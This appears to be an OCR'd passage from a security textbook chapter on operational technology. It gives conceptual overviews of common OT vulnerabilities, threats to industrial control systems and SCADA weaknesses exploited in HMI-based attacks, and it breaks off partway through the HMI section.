
3 **OT Hacking Methodology**

4 **OT Hacking Tools**

5 **Countermeasures**

OT Attacks

With evolving security threats and security posture of organizations using OT, organizations need to attach the utmost importance to OT security and adopt appropriate strategies to address security issues due to OT/IT convergence. This section discusses various OT threats and attacks such as hacking industrial networks, HMI attacks, side-channel attacks, hacking PLCs, hacking industrial machines via RF remote controllers, etc.



OT Vulnerabilities

Vulnerability	Description
1. Publicly Accessible OT systems	Ability to perform the password brute-forcing or probe OT systems to disable or disrupt its functions
2. Insecure Remote Connections	Ability to exploit vulnerabilities in jump boxes to gain remote access to the OT systems
3. Missing Security Updates	Outdated software versions lead to increased risks and pave the way to compromise the OT systems
4. Weak Passwords	Ability to gain access to the OT systems, if the default vendor credentials of embedded devices and management interfaces are not changed
5. Insecure Firewall Configuration	Insecure firewalls propagate security threats to the OT network, which makes them vulnerable to attacks

Vulnerability	Description
6. OT Systems Placed within the Corporate IT Network	Ability to use compromised IT system to gain access to the OT network
7. Insufficient Security for Corporate IT Network from OT systems	Ability to gain unauthorized access to corporate IT systems through insecure OT devices
8. Lack of Segmentation within OT Networks	Flat and unsegmented OT network configuration assumes all systems have equal importance and functions Compromise of a single device may expose the entire OT network
9. Lack of Encryption and Authentication for Wireless OT Networks	Ability to perform sniffing and authentication bypass attacks
10. Unrestricted Outbound Internet Access from OT Networks	Susceptibility to malware and command-and-control attacks

OT Vulnerabilities


OT systems are becoming highly interconnected with IT networks. With increased integration and OT/IT convergence, the attack surface areas of OT systems have also increased. IT networks and systems experience frequent cyber-attacks; therefore, OT systems and networks may be compromised through IT networks. Vulnerabilities that exist in IT networks can be exploited by attackers to initiate various attacks on OT networks.

Discussed below are some common OT vulnerabilities:

Vulnerability	Description
1. Publicly Accessible OT Systems	▪ OT systems are directly connected to the Internet so that third-party vendors can remotely perform maintenance and diagnostics ▪ OT systems are not protected using modern security controls ▪ Ability to perform password brute-forcing or probe OT systems to disable or disrupt their functions
2. Insecure Remote Connections	▪ Corporate networks use jump boxes to establish remote connectivity with the OT network ▪ Ability to exploit vulnerabilities in jump boxes to gain remote access to the OT systems
3. Missing Security Updates	▪ Outdated software versions lead to increased risks and pave the way for attackers to compromise the OT systems
4. Weak Passwords	▪ Operators and administrators use default usernames and passwords for OT systems, which are easily guessable ▪ Ability to gain access to the OT systems, if the default vendor

	credentials of embedded devices and management interfaces are not changed
5. Insecure Firewall Configuration	▪ Misconfigured access rules allow unnecessary access between corporate IT and OT networks ▪ Support teams allow excessive access permissions to the management interfaces on the firewalls ▪ Insecure firewalls propagate security threats to the OT network, which makes them vulnerable to attacks
6. OT Systems Placed within the Corporate IT Network	▪ Corporate systems are interconnected with the OT network for accessing operational data or exporting data to third-party management systems ▪ OT systems such as control stations and reporting servers are placed within the IT network ▪ Ability to use compromised IT system to gain access to the OT network
7. Insufficient Security for Corporate IT Network from OT Systems	▪ Attacks also originate from OT systems, as they use outdated legacy software and are accessed from remote locations ▪ Ability to gain unauthorized access to corporate IT systems through insecure OT devices
8. Lack of Segmentation within OT Networks	▪ Several OT networks have a flat and unsegmented configuration, which assumes all systems have equal importance and functions ▪ Compromise of a single device may expose the entire OT network
9. Lack of Encryption and Authentication for Wireless OT Networks	▪ Wireless equipment in OT networks uses insecure and outdated security protocols ▪ Ability to perform sniffing and authentication bypass attacks
10. Unrestricted Outbound Internet Access from OT Networks	▪ OT networks allow direct outbound network connections to support patching and maintenance activities from a remote location ▪ Direct outbound Internet connectivity to insecure and unpatched OT devices increases the risk of malware attacks ▪ Susceptibility to malware and command-and-control attacks

Table 18.7: OT Vulnerabilities



OT Threats

- Most OT systems use **legacy and outdated software** with no security protection, leaving a potential gateway for cyber criminals to gain access to the corporate IT network and OT infrastructure

OT Threats

01 Maintenance and Administrative Threat
02 Data Leakage
03 Protocol Abuse
04 Potential Destruction of ICS Resources
05 Reconnaissance Attacks
06 Denial-of-Service Attacks
07 HMI-based Attacks
08 Exploiting Enterprise Specific Systems and Tools
09 Spear Phishing
10 Malware Attacks
11 Exploiting Unpatched Vulnerabilities
12 Side-Channel Attacks
13 Buffer Overflow Attacks
14 Exploiting RF Remote Controllers

OT Threats

With the convergence of OT and IT, OT systems are being used for purposes for which they were not originally designed. OT systems are being integrated and interconnected with IT networks and are being exposed to the Internet, which is global. Most OT systems use legacy and outdated software with no security in place, leaving a potential gateway for cybercriminals to gain access to corporate IT networks and OT infrastructure. In addition, OT networks connect all machines and production infrastructure, leading to complex and sophisticated cyber-attacks that cause even physical damage.

Discussed below are some of the important threats faced by OT networks:

- **Maintenance and Administrative Threat**

  Attackers exploit zero-day vulnerabilities to target the maintenance and administration of the OT network. By exploiting these vulnerabilities, attackers inject and spread malware to IT systems and target connected industrial control systems such as SCADA and PLC.

- **Data Leakage**

  Attackers may exploit IT systems connected to the OT network to gain access to the IT/OT gateway and steal operationally significant data such as configuration files.

- **Protocol Abuse**

  Owing to compatibility issues, many OT systems use outdated legacy protocols and interfaces such as Modbus and CAN bus. Attackers exploit these protocols and interfaces to perform various attacks on OT systems. For example, attackers may abuse emergency stop (e-stop), which is a safety mechanism used to shut down the machinery in emergencies to execute single-packet attacks.

- **Potential Destruction of ICS Resources**

  Attackers exploit vulnerabilities in the OT systems to disrupt or degrade the functionality of the OT infrastructure, leading to life- and safety-critical issues.

- **Reconnaissance Attacks**

  OT systems allow remote communication with minimal or no encryption or authentication mechanisms. Attackers can perform initial reconnaissance and scanning on the target OT infrastructure to gather information necessary for later stages of the attack.

- **Denial-of-Service Attacks**

  Attackers exploit communication protocols such as Common Industrial Protocol (CIP) to perform DoS attacks on the target OT systems. For example, an attacker may send a malicious CIP connection request to a target device; once a connection is established, he/she may send a fake IP configuration to the device; if the device accepts the configuration, loss of communication may occur between the device and other connected systems.

- **HMI-Based Attacks**

  Human–Machine Interfaces (HMIs) are often called Hacker–Machine Interfaces. Even with the advancement and automation of OT, human interaction and control over the operational process remain challenges due to the underlying vulnerabilities. The lack of global standards for developing HMI software without any defense-in-depth security measures leads to many security problems. Attackers exploit these vulnerabilities to perform various attacks such as memory corruption, code injection, privilege escalation, etc. on target OT systems.

- **Exploiting Enterprise-Specific Systems and Tools**

  Attackers may target ICS devices such as Safety Instrumented Systems (SIS) to inject malware by exploiting underlying protocols to detect hardware and systems used in communications, and further disrupt or damage their services.

- **Spear Phishing**

  Attackers send fake emails containing malicious links or attachments, seemingly originated from legitimate or well-known sources, to the victim. When the victim clicks on the link or downloads the attachment, it injects malware, starts damaging the resources, and spreads itself to other systems. For example, an attacker sends a fraudulent email with a malicious attachment to a victim system that maintains the sales software of the operational plant. When the victim downloads the attachment, the malware is injected into the sales software, propagates itself to other networked systems, and finally damages industrial automation components.

- **Malware Attacks**

  Attackers are reusing legacy malware packages that were previously used to exploit IT systems for exploiting OT systems. They perform reconnaissance attacks to identify vulnerabilities in newly connected OT systems. Once they detect vulnerabilities, they reuse the older malware versions to perform various attacks on the OT systems. In some scenarios, attackers also develop malware targeting OT systems, such as ICS/SCADA.

- **Exploiting Unpatched Vulnerabilities**

  Attackers exploit unpatched vulnerabilities in ICS products, firmware, and other software used in OT networks. ICS vendors develop products that are reliable and provide high-speed, real-time performance with no built-in security features. In addition, these vendors cannot develop patches for the identified vulnerabilities with the same speed as IT vendors. For these reasons, attackers target and exploit ICS vulnerabilities to perform various attacks on OT networks.

- **Side-Channel Attacks**


  Attackers perform side-channel attacks to retrieve critical information from an OT system by observing its physical implementation. Attackers use various techniques, such as timing analysis and power analysis, to perform side-channel attacks.

- **Buffer Overflow Attack**

  The attacker exploits various buffer overflow vulnerabilities that exist in ICS software, such as HMI web interface, ICS web client, communications interfaces, etc., to inject malicious data and commands to modify the normal behavior and operation of the systems.

- **Exploiting RF Remote Controllers**

  OT networks use RF technology to control various industrial operations remotely. RF communication protocols lack in-built security for remote communication. Vulnerabilities in these protocols can be exploited by the attackers to perform various attacks on industrial machines that lead to production sabotage, system control, and unauthorized access.



HMI-based Attacks

- Attackers often try to compromise the HMI system as it is the core hub that **controls the critical infrastructure**
- Attackers gain access to the HMI systems to cause **physical damage to the SCADA devices** or collect sensitive information related to the critical architecture

SCADA vulnerabilities exploited by attackers to perform HMI-based attacks:

Memory Corruption	Attackers exploit code security issues that include out-of-bound read/write vulnerabilities, and heap- and stack-based buffer overflow
Credential Management	Attackers abuse hard-coded passwords and credentials stored in cleartext to gain administrative privileges
Lack of Authorization/Authentication and Insecure Defaults	Attackers exploit vulnerabilities such as confidential information transmitted in cleartext, insecure defaults, and unsafe ActiveX controls
Code Injection	Attackers exploit critical information transmitted in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls to gain illegal access over the target system

HMI-based Attacks

Attackers often try to compromise an HMI system as it is the core hub that controls critical infrastructure. If attackers gain access over HMI systems, they can cause physical damage to the SCADA devices or collect sensitive information related to the critical architecture that can be used later to perform malicious activities. Using this information, attackers can disable alert notifications of incoming threats to SCADA systems.

Discussed below are various SCADA vulnerabilities exploited by attackers to perform HMI-based attacks on industrial control systems:

- **Memory Corruption**

  The vulnerabilities in this category are code security issues that include out-of-bound read/write vulnerabilities and heap- and stack-based buffer overflow. In an HMI, memory corruptions take place when the memory contents are altered due to errors residing in the code. When these altered memory contents are used, the program crashes or performs unintended executions. Attackers can accomplish memory corruption tasks simply by overwriting the code to cause a buffer overflow. Sometimes, the unflushed stack can also allow attackers to use string manipulation to abuse the program.

- **Credential Management**

